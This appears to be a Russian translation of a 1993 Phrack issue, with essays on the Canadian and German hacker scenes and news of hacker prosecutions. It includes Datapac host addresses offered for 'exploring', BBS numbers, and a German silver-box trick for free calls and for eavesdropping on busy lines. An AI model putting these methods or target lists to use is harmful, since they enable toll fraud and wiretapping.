Скорее всего, читая эту статью, вы не являетесь канадцем. Если так — возможно, это будет для вас познавательным опытом. Чтобы объяснить наши сети и нашу сцену здесь, на далёком севере, мне сначала нужно объяснить нашу нацию и её главную трудность: у неё нет собственной идентичности, поэтому она склонна копировать тех, кем восхищается. Отсюда наша сцена представляет собой смесь всего, что в данный момент популярно в сетях. Чаще всего она пытается, с весьма жалким результатом, подражать сцене к югу от нашей границы — великой U S of A. Короче — и терпит жалкое фиаско.

Это не значит, что у Канады нет своей сцены, и это не попытка умалить те сцены, которые полноценно развились внутри .ca самостоятельно. Речь лишь о проблеме, которая преследует нашу сцену и разбавляет её для тех, кто серьёзно относится к компьютерному подполью и идеалам, которые оно может в себе нести.

Путешествуя по канадским сетям, вы обнаружите, что распри и «Эл_ытНоЕ_эГоСтРоКиНгОвАнИе» — непременные атрибуты как хакерской, так и Warez-сцены во всех девяти провинциях и двух территориях. Как вы наверняка знаете, это не уникальная для .ca проблема. Однако в сцене настолько крошечной и болезненно растянутой тонким слоем, как наша, высокомерие и недопонимание могут оказаться смертельными для сотрудничества. Так случалось неоднократно в недавнем прошлом, и, уверен, случится в ближайшем будущем.

В Канаде, похоже, существует коммуникационный барьер, разделяющий восток и запад. Общения между ними почти нет. Как будто мы живём в разных полушариях и вместо оптоволокна обречены на дымовые сигналы и барабанный бой. Иногда я задаюсь вопросом: может, обе стороны настолько поглощены своими местными борьбами за власть, что весь остальной мир, включая соотечественников по ту сторону, просто растворился?

Пришло время нырнуть в суть статьи. Полностью описать канадское подполье мне не по силам, дать даже непредвзятый взгляд — тоже невозможно. Так что если вам кажется, что это просто пространное мнение — спасибо IBM за клавишу PgDn и избавьте себя от oninionated текста.

Почти LOD'ы .ca

Как и в США, Канада кишит несчётным количеством новоиспечённых группировок, которые, прочитав какую-нибудь дрянную книжку второго сорта про LOD или Кевина Митника, решили, что нашли, в чём смысл быть элитным. Чаще всего именно они громкими голосами высказываются на андерграундных бордах, разбрасывая флеймы и поглаживая непомерно больные эго, хвастая, как профессионально они управляются с toneloc и Killer Cracker. Но, как и большинство похвальб четырнадцатилетних, всё это ни к чему не приводит.

Однако если вы сможете продраться через болото дерьма, служащего канадской сценой, то скорее всего встретите несколько более серьёзно настроенных типов из .ca, которые, сохраняя талант и

тягу к знаниям, не щеголяют эго астрономических масштабов. Ниже — краткий список нескольких наиболее известных, если не самых талантливых, групп .ca.

RaBID — вирусные люди

Если мир вирусов — ваша среда обитания, то вы, скорее всего, сталкивались с работами RaBID — надеюсь, не оказавшись на принимающей стороне. Rabid базируется в зоне 416, то есть в Торонто, Канада. В период расцвета Rabid поддерживала почтовую сеть, охватывавшую всю Канаду, и выпускала достаточно материала, чтобы занять парней из McAfee. Времена изменились. Хотя в какой-то момент Rabid была продуктивной группой (если можно назвать вирусную группу продуктивной), время, похоже, притупило их остроту: Rabid как группа уже очень долго не выпускала ничего ценного. Возможно, это изменится. Так или иначе, Rabid придала канадской сцене крайне необходимый импульс самоуважения и тем самым открыла дверь для других подобных групп, позволив им появиться на международной арене без риска быть осмеянными. Уже за одно это они заслуживают признания. О Rabid можно сказать ещё очень много, но, как уже говорилось, всё изложенное здесь носит поверхностный характер. Если вам потребуется информация о Rabid или любой другой из упомянутых групп, оставляю ниже адрес e-mail, куда вы можете написать — помогу, чем смогу.

FOG из зоны 403, Калгари, Альберта

Ни одна сцена не обходится без талантливых несовершеннолетних, склонных к истерикам, распространению вирусов и общему деструктивному поведению... Входит FOG. FOG расшифровывается как Fist Of God («Кулак Бога»), это группа людей, прилагающих неестественные усилия, чтобы нервировать окружающих. Тем не менее, за инфантильным поведением, которое лежит в основе большинства их начинаний, FOG в целом весьма усердно работает за единую сцену .ca. В прошлом они поддерживали общенациональную сеть с использованием зашифрованной почты, чтобы можно было наладить диалог между восточной и западной сценами. Это закончилось, когда дом одного из хабов был обыскан Королевской канадской конной полицией по подозрению в злоупотреблениях в сфере телекоммуникаций. Обвинения предъявлены не были, однако организаторы решили, что информация, проходящая через сеть, слишком ценна, чтобы рисковать ею в результате облавы. Сеть была ликвидирована.

После исчезновения сети несколько членов FoG занялись написанием BBS-программного обеспечения для распространения по всей стране с целью упрощения или, скорее, стандартизации сетевого взаимодействия. BBS также включает опции шифрования почты и скоро будет поддерживать HAM-радио, а также сотовые модемы. Эта программа доступна всем желающим — как уже говорилось, просто напишите мне.

NuKE — искусство из высокомерия

NuKE родом из зоны 516 Монреаль, Канада. Насколько я могу судить, сейчас это прежде всего вирусная группа, производящая и модифицирующая штаммы. В целом NuKE стала самой активной канадской андерграундной группой .ca с выходом на международный уровень за последний год.

Её состав значительно изменился с тех пор, как я последний раз был с ними в контакте. Поэтому боюсь, что публиковать что-либо ещё о них было бы неточно, а значит, несправедливо. Если же вас интересует эта тема — пишите.

Как видите, это лишь поверхностный обзор канадских групп, разумеется в значительной мере неполный. Я привёл его лишь как ориентир в понимании духа канадских групп. Конечно, многие заслуживающие упоминания остались за кадром, и в каждой из упомянутых групп куда больше, чем я описал. Тем, кто состоит в вышеперечисленных группах и недоволен высказанным мнением, — прошу вас, пошли вы лесом. Я писал всем вам, и в своей непогрешимой мудрости вы не удосужились ответить. Так что терпите :>

.ca и закон

Хотя Канада в основном не слишком пострадала от «компьютерных преступников», её законы тем не менее весьма развиты. Законодатели, надо отдать им должное, внимательно следили за соседями на юге и вводили законы соответственно.

Ниже — Уголовный кодекс Канады в части, касающейся компьютерных преступлений.

```
342.1
    (1) Каждый, кто мошеннически и без законных оснований
        (a) получает прямо или косвенно любую компьютерную услугу;
        (b) с помощью электромагнитного, акустического, механического
            или иного устройства перехватывает или обеспечивает
            перехват, прямо или косвенно, любой функции компьютерной
            системы; или
        (c) использует или обеспечивает использование, прямо или
            косвенно, компьютерной системы с умыслом совершить
            правонарушение по пункту (a) или (b) либо
            правонарушение по статье 430 в отношении данных или
            компьютерной системы,
        виновен в уголовно наказуемом деянии и подлежит
        лишению свободы на срок до десяти лет либо виновен
        в правонарушении, преследуемом в порядке упрощённого
        судопроизводства.

    (2) В настоящей статье «компьютерная программа» означает
        данные, представляющие инструкции или операторы, которые
        при выполнении в компьютерной системе заставляют компьютер
        выполнять функцию; «компьютерная услуга» включает обработку
        данных, а также хранение или извлечение данных;
        «компьютерная система» означает устройство или группу
        взаимосвязанных устройств, одно или несколько из которых
        (a) содержат компьютерные программы или иные данные, и
        (b) в соответствии с компьютерными программами
            (i) выполняют логические и управляющие функции, и
            (ii) могут выполнять любые другие функции;
        «данные» означают представление информации или понятий,
        подготовленных в форме, пригодной для использования в
        компьютерной системе; «функция» включает логику, управление,
        арифметику, удаление, хранение, извлечение и связь в
        компьютерной системе, а также с ней и из неё; «перехватить»
        включает прослушивание или запись функции компьютерной
        системы.

430.
    [...]
    (1.1) Каждый совершает умышленное повреждение имущества,
        (a) уничтожая или изменяя данные;
        (b) делая данные бессмысленными, бесполезными или
            недействительными;
        (c) препятствуя, прерывая или вмешиваясь в законное
            использование данных; или
        (d) препятствуя, прерывая или вмешиваясь в законное
            использование данных каким-либо лицом либо лишая
            доступа к данным лицо, имеющее на это право.
    [...]

    (8) В настоящей статье «данные» имеют то же значение,
        что и в статье 342.1.
```

Как видите, наш уголовный кодекс предусматривает суровые наказания как за хакерство, так и за распространение вирусов, однако судебных прецедентов для определения сроков пока немного. Это обнадёживает, но наметилась новая тенденция преследовать тех, кого поймают на компьютерных преступлениях, причём с прицелом на создание прецедента. Так что для тех из вас, кто недавно попался в .ca, — самое время начать беспокоиться.

В основном компьютерные преступления в Канаде, заканчивающиеся арестами, связаны с телекоммуникациями; обвинения чаще всего предъявляются по федеральным законам, а приговоры мягкие — но, как уже говорилось, это меняется. И будет меняться с каждым новым арестом — добро пожаловать в новую зарю.

Datapac — первая сеть Канады

Datapac — крупнейшая и наиболее используемая сеть Канады: старая, архаичная и медленная, и всё же с ней невероятно весело играть. Ниже приводится технический отрывок, который поможет понять принцип работы Datapac и как по ней ориентироваться. Те, кто уже знаком с подобными сетями, найдут это сухим и повторяющимся, а незнакомые — возможно, узнают кое-что новое.

После описания вы найдёте список интересных узлов для исследования — приятной охоты.

Datapac 3101 — «Добро пожаловать в тёмные века»

Интерфейс (ITI) в виде Packet Assembler/Disassembler (PAD) позволяет устройствам получать доступ к сети по коммутируемым (DDD) или выделенным линиям.

ITI — сквозной протокол Datapac 3101 — соответствует рекомендациям CCITT X.3, X.28 и X.29 и обеспечивает доступ к сети Datapac для асинхронных терминалов в режиме посимвольной передачи.

• **X.3** определяет работу PAD и содержит спецификации для двадцати двух международных параметров.
• **X.25** определяет командный язык между терминалом и PAD, а также условия режима команд и режима передачи данных.
• **X.29** определяет процедуры доступа X.25 DTE к параметрам PAD и их изменения, а также процедуру передачи данных.

Сервис Datapac 3101 обеспечивает связь «терминал — хост» и «терминал — терминал». Хост должен соответствовать протоколу X.25 и поддерживать соглашения ITI.

Международные параметры PAD

```
1)  Возможность выхода из режима передачи данных*

    Параметр позволяет пользователю прервать передачу данных
    и перейти в командный режим PAD. Символ — «ControlJP».
    Для возврата нажмите Enter или введите пустую команду.

    Номер параметра:  1
    Допустимые значения:
        0 = Выход невозможен.
        1 = Выход возможен.

2)  Эхо*

    Параметр указывает PAD, нужно ли эхо-отображение данных
    терминала.

    Номер параметра:  2
    Допустимые значения:
```

0 = Без эха.
1 = Эхо.

3) Выбор сигнала пересылки данных

Параметр задаёт набор символов или условий терминала,
при наступлении которых данные пересылаются адресату.

Номер параметра: 3
Допустимые значения:
0 = Нет сигнала пересылки.
2 = Пересылка по символу возврата каретки (CR).
126 = Все символы столбцов 0 и 1 таблицы ASCII и DEL.

4) Задержка таймера простоя

Параметр определяет предельное значение таймера простоя
при пересылке данных по тайм-ауту.

Номер параметра: 4
Допустимые значения:
0 = Пересылка по тайм-ауту не требуется.
1-255 = Значение задержки в двадцатых долях секунды.

5) Управление вспомогательным устройством*

Используется для управления потоком данных от ПК
или вспомогательного устройства (X-on/X-off).

Номер параметра: 5
Допустимые значения:
0 = Без X-on/X-off.
1 = X-on/X-off для вспомогательных устройств.
2 = X-on/X-off для интеллектуальных терминалов (ПК).

6) Подавление сетевых сообщений

Указывает PAD, передавать ли сгенерированные сетью сообщения
на терминал.

Номер параметра: 6
Допустимые значения:
0 = Подавить сообщения.
1 = Передавать сообщения.
5 = Приглашение PAD (*) следует за служебными сигналами.

7) Процедура при сигнале Break

Параметр указывает, как PAD должен обрабатывать сигнал Break
от терминала в режиме передачи данных.

Номер параметра: 7
Допустимые значения:
0 = Ничего (оставаться в режиме передачи данных).
1 = Прерывание.
2 = Сброс.
4 = Отправить «indication of break» на DTE.
8 = Выход из режима передачи данных.
16 = Сбросить вывод на терминал, активировать P8:1.
21 = Комбинация 1, 4 и 16.

8) Сброс вывода

Параметр используется совместно с параметром 7.

Номер параметра: 8
Допустимые значения:
0 = Нормальная доставка вывода.
1 = Сбросить вывод на терминал.

9) Дополнение после возврата каретки

```
    Задаёт количество символов-заполнителей, вставляемых PAD
    после передачи CR на терминал.

    Номер параметра:  9
    Допустимые значения:
        0     = 2 символа при 110 bps, 4 при более высоких
                скоростях (только в командном режиме).
        1-255 = Число символов-заполнителей в обоих режимах.

10) Перенос строки

    Указывает максимальное число печатаемых символов в строке
    перед тем, как PAD вставит <CR><LF>.

11) Скорость передачи (только чтение)

    Устанавливается PAD автоматически при определении скорости
    или задаётся заранее для порта с фиксированной скоростью.

    Номер параметра:  11
    Допустимые значения:
        0 = 110 bps
        2 = 300 bps
        3 = 1200 bps
        4 = 2400 bps
```

Всё это весьма сухо (что за буфер без сухости?), но если потребуется дополнительная информация — просто напишите мне.

Список NUA

```
20500011    Bell Northern Research
39400100    Envoy (English/Francais)
30400101    Envoy (Anglais/French)
39500032    Globe and Mail
41100015,I  Infoglobe
59600072    University of Athabasca
60100010    University of Alberta
67100752    ?
67100673    ?
20400177    QL
29400138    Tymnet  CIS02 7770,101 'free demo'
20401338    Tymnet
41100043    CSG Infoglobe
73500023    KN Computer MCT
59100092    Keyano College (Alberta)
72400014    System Max-Daisey (VAX/VMS)
69100018    Cybershare
55500010    ?
29400263    ?
29400263    ?
67100086    Sears
67100132    Primenet
67100489    Terminal ID=VAX
67100629    (VAX/VMS)
67100632    McKim Advertising (Vancouver)
93200233    University of Manitoba
79400100    Envoy Info/Mailbox
92100086    Datapac General Info
20500011    Canole II
```

Часть узлов я оставил за пределами этого списка, чтобы сохранить к ним доступ. Тем не менее в Dpac доступны тысячи девственных узлов. Особого внимания заслуживают государственные машины — их на Dpac немало.

Помимо Dpac, есть несколько BBS, достойных звонка, хотя большинство предпочли бы, чтобы их номера не публиковались в Phrack. Тем не менее вот несколько стабильных и относительно

активных:

```
The Underground Subway  606-590-1147
Gridpoint               403-283-5519
The G-spot  (Rabid HQ)  416-256-9017
Front 242   (VX)(Rabid) 416-790-6632
```

Прошу прощения за то, чего эта статья не охватила. При всём объёме написанного я не осветил и десятой доли того, что хотел бы. Тех, кто желает получить надёжный UG-борд для .ca, узнать больше о Dpac или задать любые другие вопросы по статье, прошу писать на besaville@sait.ab.ca

---

Немецкая сцена

Автор: SevenUp

CCC

Говоря о немецкой хакерской сцене, большинство людей сразу вспоминает Chaos Computer Club (CCC). Клуб наиболее известен своим «NASA-Hack» и такими изданиями, как Hackerbibel и Datenschleuder — ежемесячный журнал, освещающий более «мягкие» темы, чем 2600: MUD'ы, Интернет, BBS-системы.

CCC организует ежегодный Chaos Communication Congress, который проходит с 27 по 29 декабря в Гамбурге. Обычно собирается около 1000 человек, обсуждающих самые разные темы: phreaking, Интернет, «Женщины и компьютеры», сотовые телефоны, телефонные карточки и многое другое. Среди участников — известные люди, в том числе Pengo и профессор Брунштейн. Традиционно показываются фильмы ужасов (но не порнографические, как на HohoCon); тем не менее это не настоящая «вечеринка», подобная SummerCon или предстоящей Hacktic Party.

Ещё одна ежегодная встреча членов CCC и многих других хакеров проходит на огромной компьютерной выставке CeBIT в Ганновере в марте. Встреча назначена у стенда Telekom во вторник в 16:00. Представители Telekom (немецкой телефонной компании) обычно очень любезны, раздают телефонные карточки (номинал $4), но, как правило, не располагают какой-либо интересной новой информацией.

В последние несколько лет ни один взлом не был связан с CCC. Клуб старается уйти от прежнего криминального имиджа, всё больше говоря о рисках компьютеризации общества и выпуская обилие пресс-релизов.

KGB-взлом

Большинство из вас, вероятно, знакомы с книгой Клиффа Столла «Яйцо кукушки». Его захватывающий роман рассказывает о немецких хакерах, работавших на КГБ. Эти ребята использовали немецкую сеть x.25 Datex-P для выхода на американский университет, а оттуда — на несколько хостов в Arpa/Milnet (Интернет). Они применяли в основном базовые знания для проникновения в системы UNIX и VMS, читая личную почту и разыскивая документы, которые могли бы заинтересовать «русских».

Всё это завершилось самоубийством (убийством?) Карла Коха — одного из хакеров. Хотя эти хакеры не были членами CCC, существует весьма добротная книга от CCC об этой истории, содержащая больше фактов, чем книга Клиффа: «Hacker fuer Moskau», издательство Wunderlich.

Это, вероятно, самый известный немецкий взлом всех времён.

Сети

I. x.25

Немецкая система x.25 называется «Datex-P» и имеет DNIC (2624). Номера дозвона есть почти в каждом регионе или доступны локально повсеместно. В крупных городах также доступны номера дозвона Tymnet и Sprintnet, хотя и с некоторыми ограничениями. Tymnet не подключает к dpac (Datapac Canada). У Sprintnet есть полноценный дозвон только во Франкфурте; остальные дозвоны обслуживаются партнёром Info AG, позволяющим звонить на большинство RNUA, но большинство NUI Sprintnet не работают.

В сети Datex-P существует «подсеть» — так называемая WiN (научная сеть). Почти все университеты подключены к WiN и платят фиксированный ежемесячный тариф, позволяющий совершать любое количество звонков и передавать любой объём данных другим хостам WiN. Адреса WiN легко распознать: они начинаются с (0262)45050... Существует множество шлюзов между WiN и Интернетом, а также несколько в обратном направлении. NUA WiN доступны без проблем из любой сети x.25 в мире, например через Sprintnet или Tymnet, однако большинство PAD WiN откажут в подключении к адресам вне WiN.

Есть и несколько немецких систем, пользовавшихся популярностью у международных хакеров. Самая известная — вероятно, Lutzifer в Гамбурге. До неё по-прежнему можно добраться через x.25-сети вроде Sprintnet или Tymnet. Около двух лет назад британские, американские и другие хакеры обменивались на «Lutz» всевозможными кодами. Но теперь Пат Сиссон («frenchkiss») из службы безопасности Sprintnet и Дейл Дрю («Bartman») из службы безопасности Tymnet отслеживают всех, кто злоупотребляет их NUI или PAD.

До того как Lutzifer появился 2,5 года назад, наибольшей привлекательностью пользовались tchh и Altos Munich. Там работал простой Korn-Chat на базе Altos. Есть и другие x.25-системы, притягивающие хакеров со всего мира: qsd, Pegasus (во Франции и Швейцарии) и Secret Tectonics / sectec — сравнительно новый полузакрытый борд в Германии с x.25 и прямым телефонным дозвоном, uucp/почтой через Интернет, файловыми и почтовыми базами и всеми выпусками Phrack.

II. Интернет

Сейчас большинство хакеров отошли от x.25 и перебрались в Интернет. В отличие от быстрых Интернет-соединений между .edu-сайтами в США, немецкие Интернет-соединения в основном маршрутизируются через медленные (9,6 кбит/с или 64 кбит/с) каналы x.25.

Виной тому в основном немецкая телефонная компания «Telekom». Она обладает монополией на телефонные линии в Германии и берёт в 2–10 раз больше, чем американские телефонные компании. Даже местные звонки стоят $1,50 в час.

Немецких Интернет-сайтов, привлекающих иностранных хакеров, немного — в отличие от американских, которыми интересуются немецкие хакеры. Публичных Интернет-BBS с открытым доступом в Германии почти нет. К тому же немецкие университеты нередко имеют довольно строгую защиту и легко выходят из себя.

III. Amiga Kiddos

BBS наряду с IRC по-прежнему остаются главным местом тусовки. Amiga-сцена со своими K-rad кидами (большинству нет 18 лет) несколько лет назад была доминирующей: они торговали Calling Card'ами и новыми Blue Box частотами, чтобы звонить на лучшие борды в США и скачивать свежие игры. Но недавно IBM-сцена подтянулась, и многие переключились с Amiga на IBM, так что теперь

более 50% пиратских бордов — IBM.

В последнее время операторам BBS стало непросто. Несколько месяцев назад многие BBS в Берлине, Баварии и Северной Германии были «накрыты» — полиция провела обыски из-за незаконных warez. (см. мою статью в Phrack 42.) Человек, стоящий за этими действиями, — адвокат «Гюнтер Фрайхерр фон Гравенройт», работающий на Activision, SPA и BSA. Он преследует пиратов с такой же беспощадностью, как и операторов BBS, продающих подписки на «отключение соотношения загрузки/скачивания» примерно за $100 в месяц. Недавно прошло несколько таких судебных процессов, почти не привлёкших внимания прессы. Господин Гравенройт также ответственен за то, что многие боятся открывать новый BBS — особенно в Баварии, где он живёт.

Кроме того, звонить на любимый борд в США становится всё труднее — об этом в следующей главе.

IV. Телефонная система

Блюбоксинг последние несколько лет был любимым спортом многих немецких торговцев. Но некоторые phreaker'ы захотели заработать больше и продали историю о Blue Box журналам вроде Capital или Spiegel или телешоу. Даже AT&T и немецкий Telekom, казалось, закрывавшие глаза на этот phreaking, не смогли теперь игнорировать правду — им пришлось что-то предпринять, не только чтобы возместить огромные потери, но и сохранить репутацию.

Ходит немало слухов и циркулирует текстовых файлов о действиях этих телефонных компаний; большинство — фейки от «элитных» деятелей, не желающих, чтобы «лузеры» засоряли транки и элитные борды. Однако некоторые меры, похоже, подтверждены: например, Telekom приобрёл у British Telecom интеллектуальные фильтрующие устройства. Эти устройства должны обнаруживать тоны C5 (в особенности 2600 Гц), отправляемые phreaker'ами, и по возможности фиксировать их номера.

Если возможно — ведь у Telekom в большинстве случаев нет ANI. До недавнего времени все телефонные линии были аналоговыми, с импульсным набором и огромными релейными коммутаторами. Затем Telekom начал переходить на «современные» цифровые коммутируемые линии, поддерживающие тональный набор и ещё ряд интересных возможностей.

Одна из таких возможностей «умерла» примерно три недели назад — после того как кто-то сообщил об этом новому журналу «Focus».

Трюк был очень прост. Всё, что нужно, — цифровая линия с тональным набором и «Silver Box»: устройство, позволяющее набирать цифры 0...9, #, *, а также A, B, C и D (у многих модемов есть такая возможность).

Достаточно было набрать «B» + «xxx» + «yyyy», где «B» — серебряный тон B, «xxx» — внутренний код Telekom, «yyyy» — последние четыре цифры номера телефона. Внутренние коды «xxx» обычно выглядят как 010, 223, 011 и т. п. — они переключают на определённую АТС, чаще всего в вашем регионе, но нередко в другом. Набрав затем четыре цифры «yyyy», вы соединялись с конкретным номером на этой АТС. Это позволяло звонить бесплатно — в том числе в другие регионы, если подобрать нужный код. Но это ещё не всё! Самое интересное только начиналось: если набранный номер был занят, вы не слышали сигнала «занято» — вместо этого вас просто подключали к разговору! Вы могли слушать беседу двух абонентов. Представьте, как это могло быть занимательно... и представьте, что кто-то так же слушает ваши личные разговоры!

Когда Telekom прочитал эту статью, большинство регионов лишились этой возможности, хотя в некоторых, по сообщениям, она ещё работает.

Блюбоксинг становится всё труднее: MCI и AT&T всё чаще меняют частоты «Break» (хотя всё ещё используют внутриполосную сигнализацию CCITT C5). Поэтому всё больше людей предлагают подписки на Calling Card'ы, а торговцы, отказывающиеся платить высокие тарифы Telekom, их

покупают. Предлагают их в основном американцы, бельгийцы и немцы — примерно за $100 в месяц. Насколько мне известно, ни один немец не был задержан за злоупотребление Calling Card'ами AT&T: вероятно, потому что Telekom зачастую не может отследить телефонные линии ни технически, ни юридически (прослушивать линии без оснований им попросту не позволено).

Немецких бесплатных номеров (они начинаются с 0130) становится всё больше: по моим оценкам, их число растёт на 20–80% в год. Официального справочника и службы справочной помощи по этим номерам нет, и многие компании хотят, чтобы они оставались «неизвестными» злым хакерам, поскольку Telekom берёт за них высокую плату.

Поэтому многие немцы собирают и сканируют эти номера. Существует также полуоткрытый список от SLINK — доступен на многих BBS и в местных немецких группах Usenet. В список входят и номера таких компаний, как Microsoft, Hewlett Packard или Dell в Остине (привет, erik :)), так что он весьма полезен и для «обычных людей».

Сообщалось также о первых PBX-подобных системах в Германии — это настоящая сенсация, поскольку законы Telekom не допускают PBX и даже объединения двух телефонных линий (как трёхсторонний звонок). На самом деле это были не настоящие PBX, а голосовые почтовые системы Merial Mail VMB с функцией Outdial.

Вечеринки!

Проводится несколько интересных встреч и вечеринок. Я уже упомянул ежегодный Chaos Communication Congress после Рождества; CCC также проводит еженедельные встречи по вторникам. Ежегодно в марте на CeBIT — хакерские вечеринки, по вторникам. После встречи на CeBIT и еженедельно — посиделки в «Bo22», кафе в Ганновере. Эти встречи ведут традицию со времён KGB-взломов Pengo и «Hagbard Celine» Карла Коха — там до сих пор можно встретить их друзей, если заглянуть в любой вторник.

Несколько месяцев назад, при активной поддержке Эммануэля Голдштейна, в Мюнхене (Германия) также начались встречи 2600! Это первые встречи 2600 за пределами США. Первая встреча прошла весьма успешно — собралось более 30 человек, и следующая, в июле, надеюсь, тоже будет успешной. Ожидаются и международные гости из США. Встречи проходят около 18:00 у входа в Burger King у Центрального вокзала Мюнхена. Хочу также поблагодарить мюнхенскую радиостанцию 89 HIT FM — за то, что дала нам три минуты эфира для рассказа о встрече 2600 и немного о «хакерстве».

В Германии также проходят полугодовые IRC-вечеринки, но это «просто» вечеринки с обычно 100–150 участниками. Хакерство и phreaking там не в почёте: вероятно, менее 10% гостей знают, что означает h/p.

Phrack World News

Автор: Составлено Datastream Cowboy

Житель Нью-Йорка признаёт взлом

3 июля 1993 г.
(По материалам AP Newswire)

Двадцатиоднолетний Марк Абене из Нью-Йорка, известный в компьютерном андеграунде под ником Phiber Optik, признал себя виновным по обвинению в участии в группе, взломавшей компьютеры телефонных компаний и бюро кредитных историй.

По данным агентства Reuters, Абене стал последним из пяти молодых людей, которым в 1991 году было предъявлено обвинение в масштабном взломе компьютерных систем, кто признал совершение преступлений. Группа называла себя «MOD» — аббревиатура расшифровывалась как «Masters of Disaster» («Мастера катастроф») и «Masters of Deception» («Мастера обмана»).

Абене признал себя виновным по одному пункту обвинения в сговоре и одному пункту в незаконном доступе к компьютерам. Ему грозит максимальное наказание в виде 10 лет лишения свободы и штрафа в размере 500 000 долларов.

Китай казнил компьютерного взломщика

26 апреля 1993 г.
(По материалам AP Newswire)

В Китае казнён мужчина, обвинённый во взломе компьютерной системы и хищении около 192 000 долларов.

Ши Бяо, бухгалтер Цзилиньского отделения Сельскохозяйственного банка Китая, был обвинён в подделке приходных ордеров в период с 1 августа по 18 ноября 1991 года.

Это преступление стало первым в Китае случаем банковского хищения с помощью компьютера. Власти узнали о схеме, когда Ши и его предполагаемый соучастник Юй Лисинь попытались перевести часть денег в Шэньчжэнь на юге Китая.

Подросток угнал поезд — в буквальном смысле

13 мая 1993 г.
(По материалам AP Newswire)

Шестнадцатилетний десятиклассник успешно управлял десятивагонным составом нью-йоркской подземки на протяжении 2,5 часов, пока не прошёл поворот на слишком высокой скорости и не смог сбросить экстренные тормоза. Кэрон Томас оделся машинистом метро Нью-Йорка и выдал себя за НАСТОЯЩЕГО машиниста Ренегобэрто Сабио, который в это время был в отпуске, — он даже

раздобыл его «пропускной номер».

Томас был заядлым поклонником метро: он часто тёрся на станциях и в местах, где собирались машинисты и прочий персонал подземки. Пресс-секретарь нью-йоркского метро заявил: «Такие фанаты любят наблюдать... и постепенно соображают, как это делается» [как управлять поездом]. «Этот парень действительно знал, что делает».

Томасу предъявили обвинения в незаконном проникновении, самозванстве и безрассудном создании опасности для окружающих.

---

13 мая 1993 г.
(По материалам AP Newswire)

Предполагается, что к мошенничеству с банкоматом причастны не менее трёх человек; по оценкам, им удалось выручить около 60 000 долларов. Схема была реализована следующим образом: мошенники раздобыли настоящий банкомат (предположительно похищенный со склада) и установили его в торговом центре в штате Коннектикут.

Когда люди пытались воспользоваться аппаратом, на экране появлялось сообщение о неисправности, и карта возвращалась. Жертвы не подозревали, что их номер банковского счёта и PIN-код были записаны. Фальшивый банкомат простоял на месте около двух недель. После его вывоза злоумышленники начали снимать деньги.

Секретная служба полагает, что мошенники записали от 2000 до 3000 пар «номер счёта / PIN», однако до того, как операция стала слишком рискованной, успели обналичить средства лишь с нескольких сотен счетов.

Хакер получил реальный срок

5 июня 1993 г.
(Newsday, стр. 13)

Студент кинофакультета Бруклинского колледжа, входивший в группу, которая якобы взломала компьютерные системы крупных телефонных компаний, приговорён к одному году и одному дню лишения свободы.

Джон Ли, 21 год, из Бедфорд-Стайвесанта, также приговорён к 200 часам общественных работ; судья Манхэттенского федерального окружного суда Ричард Оуэн рекомендовал, чтобы Ли провёл это время, обучая других работе с компьютерами. 3 декабря 1992 года Ли признал себя виновным по обвинению в сговоре, связанном с компьютерным мошенничеством, fraud и незаконным прослушиванием.

Хакер приговорён к заключению за вмешательство в телефонные компьютеры

4 июня 1993 г.
Гейл Эплсон (The Reuter Business Report)

НЬЮ-ЙОРК. Компьютерный хакер, известный под ником Corrupt, входивший в группу, взломавшую компьютерные системы крупных телефонных компаний, в пятницу приговорён к одному году и

одному дню лишения свободы.

Обвиняемый — Джон Ли, 21 год, из Нью-Йорка — 3 декабря 1992 года признал себя виновным по обвинению в сговоре, связанном с компьютерным мошенничеством и незаконным прослушиванием.

Согласно обвинительному заключению, подсудимые взламывали компьютерные коммутационные системы компаний Southwestern Bell, New York Telephone, Pacific Bell, U.S. West и Martin Marietta Electronics Information and Missile Group.

По имеющимся данным, Southwestern Bell понесла убытки в размере 370 000 долларов.

Подсудимые также предположительно вмешивались в работу систем крупнейших национальных бюро кредитных историй — TRW, Trans Union и Information America. По данным следствия, они получили 176 кредитных отчётов TRW на различных лиц.

В обвинительном заключении утверждается, что группа взламывала компьютеры «с целью повышения своего имиджа и престижа среди других хакеров, а также для преследования и запугивания конкурирующих хакеров и лиц, которые им не нравились».

Профессиональные хакеры — первые осуждённые по новому закону

4 июня 1993 г.
Николас Хиллз (The Vancouver Sun, стр. A11)

ЛОНДОН. В Брюсселе их чествовали как двух молодых людей, раскрывших пикантные тайны расходных счетов президента Европейской комиссии Жака Делора.

В Швеции они были известны как Eight-Legged Groove Machine: группа вывела из строя часть телефонной сети страны, вынудив министра правительства публично принести извинения и заявить, что сбой произошёл по «технической причине».

Они также взломали несколько сетей европейских оборонных ведомств, академические системы Университета Халла и финансовые записи ведущего лондонского банка S.G. Warburg.

Нет, это были не легкомысленные взломщики: это профессиональные компьютерные хакеры — 24 и 22 лет от роду, — вошедшие в историю и юриспруденции, и технологий: они стали первыми, кто был заключён под стражу за подобные преступления по новому британскому законодательству.

Нил Вудс и Карл Стрикленд приговорены к шести месяцам лишения свободы каждый за проникновение в компьютерные системы 15 разных стран. Лёгкость, с которой они действовали, и их убеждённость в том, что занимаются лишь «интеллектуальным лихачеством», подтвердила худшие опасения правоведов и технических экспертов: компьютерный хакинг в Европе, по меньшей мере, превратился в практически неуправляемый вирус.

Дело приобрело широкую известность отчасти из-за того, что произошло несколькими месяцами ранее в другом зале суда: там несовершеннолетний компьютерный наркоман, взломавший системы Белого дома, Евросоюза и даже Токийского зоопарка с помощью компьютера за 400 долларов, подаренного матерью на день рождения, вышел на свободу — потому что присяжные в целом согласились с тем, что компьютер захватил контроль над его разумом.

История девятнадцатилетнего Пола Бедворта, начавшего хакерство в 14 лет и ныне изучающего «искусственный интеллект» в Эдинбургском университете, даёт понять, почему хакеры превратили новый компьютерный мир в состояние, сравнимое с белой горячкой.

Бедворт и двое его молодых приятелей причинили ущерб компьютерным системам в Великобритании и за рубежом на тысячи долларов. Им было предъявлено обвинение в преступном сговоре по Закону о компьютерных злоупотреблениях 1990 года.

На суде Бедворт не отрицал факта взлома и не давал показаний в свою защиту. Через адвоката он лишь заявил, что не мог иметь преступного умысла ввиду своей «патологической одержимости» компьютерами.

Восемь мужчин и три женщины в составе жюри единогласно вынесли ему оправдательный приговор.

До принятия Закона о компьютерных злоупотреблениях в 1990 году хакерство в Великобритании было законным. Бедворт формально оправдан, однако его деятельность была столь масштабной, что расследование затронуло восемь британских полицейских подразделений, а также ведомства Финляндии и Сингапура. Собранных доказательств — преимущественно на дисках — оказалось столько, что, будучи распечатанными на обычном лазерном принтере, они образовали бы стопку высотой 42 метра.

